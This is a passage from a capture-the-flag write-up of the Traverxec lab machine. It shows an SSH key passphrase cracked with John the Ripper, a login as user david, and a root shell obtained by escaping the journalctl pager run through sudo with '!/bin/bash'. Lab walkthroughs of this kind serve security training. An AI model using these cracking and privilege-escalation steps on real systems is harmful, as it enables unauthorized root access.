Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all l
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying eve
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
Warning: Only 1 candidate left, minimum 8 needed for performance.
1g 0:00:00:02 DONE (2024-10-27 14:15) 0.3597g/s 5158Kp/s 5158Kc/s 5158
Session completed
```

found it!!!




```
david@traverxec:~$
```

```
david@traverxec:~$ ls

bin  public_www  user.txt
```

```
sohamt@CyberCreedPC ~/current/home/david/.ssh $ ssh -i id_rsa david@10.129.231.58

Enter passphrase for key 'id_rsa':
```


Got user flag...



```
david@traverxec:~$ sudo -l
[sudo] password for david:
Sorry, try again.
[sudo] password for david:
Sorry, try again.
[sudo] password for david:
sudo: 3 incorrect password attempts
```

OK!!! cannot see what user david can run...

But also found a bin directory in user david's home directory, let's see what is it.




```
david@traverxec:~/bin$
```

```
david@traverxec:~/bin$ ls -al
total 16
drwx------ 2 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-r-------- 1 david david  802 Oct 25  2019 server-stats.head
-rwx------ 1 david david  363 Oct 25  2019 server-stats.sh
```


```
david@traverxec:~$ cd bin
```

A script only david can rwx and no other can.



```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

saw the last line of the script and found out that user david can run journalctl as root user, so let's modify the script and exploit it in order to escalate privileges vertically.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and ma
system, escalate or maintain privileged access.

```
sudo journalctl
!/bin/sh
```

Got the payload in order to get shell as root user, let's see how to use it!!!




```
david@traverxec:~/bin$ ./server-stats.sh

                                                                          .----.
                                                              .---------. | == |
   Webserver Statistics and Data                              |.-"""""-.| |----|
         Collection Script                                    ||       || | == |
          (c) David, 2019                                     ||       || |----|
                                                              |'-.....-'| |::::|
                                                              '"")---(""' |___.|
                                                             /:::::::::::\"    "
                                                            /:::=======:::\
                                                        jgs '"""""""""""""'

Load:  04:53:05 up 39 min,  1 user,  load average: 0.04, 0.01, 0.00

Open nhttpd sockets: 0
Files in the docroot: 117

Last 5 journal log lines:
-- Logs begin at Sun 2024-10-27 04:13:10 EDT, end at Sun 2024-10-27 04:53:05 EDT. --
Oct 27 04:13:12 traverxec nhttpd[704]: started
Oct 27 04:13:12 traverxec nhttpd[704]: max. file descriptors = 1040 (cur) / 1040 (max)
Oct 27 04:13:12 traverxec systemd[1]: Started nostromo nhttpd server.
Oct 27 04:27:15 traverxec su[966]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/0 rus
er=www-data rhost=  user=david
Oct 27 04:27:17 traverxec su[966]: FAILED SU (to david) www-data on pts/0
```

Just ran the script, and found nothing to inject the payload. So now, let's edit the script then.


Cannot edit the script using any text editor!!!

So let's use the command directly.....




```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sun 2024-10-27 04:13:10 EDT, end at Sun 2024-10-27 04:57:44 EDT. --
Oct 27 04:13:12 traverxec nhttpd[704]: started
Oct 27 04:13:12 traverxec nhttpd[704]: max. file descriptors = 1040 (cur) / 1040 (max)
Oct 27 04:13:12 traverxec systemd[1]: Started nostromo nhttpd server.
Oct 27 04:27:15 traverxec su[966]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/0 rus
Oct 27 04:27:17 traverxec su[966]: FAILED SU (to david) www-data on pts/0
lines 1-6/6 (END)
```

So directly ran the command and it invoked less to show info. but as the root user. Let's add the payload then...



```
-- Logs begin at Sun 2024-10-27 04:13:10 EDT, end at Sun 2024-10-27 04:59:03 EDT. --
Oct 27 04:13:12 traverxec nhttpd[704]: started
Oct 27 04:13:12 traverxec nhttpd[704]: max. file descriptors = 1040 (cur) / 1040 (max)
Oct 27 04:13:12 traverxec systemd[1]: Started nostromo nhttpd server.
Oct 27 04:27:15 traverxec su[966]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/0 rus
Oct 27 04:27:17 traverxec su[966]: FAILED SU (to david) www-data on pts/0
!/bin/bash
root@traverxec:/home/david/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@traverxec:/home/david/bin#
```

added payload and escalated privileges...



```
!/bin/bash
root@traverxec:/home/david/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@traverxec:/home/david/bin# cd /root
root@traverxec:~# ls
nostromo_1.9.6-1.deb  root.txt
root@traverxec:~# 
```

Found the root flag...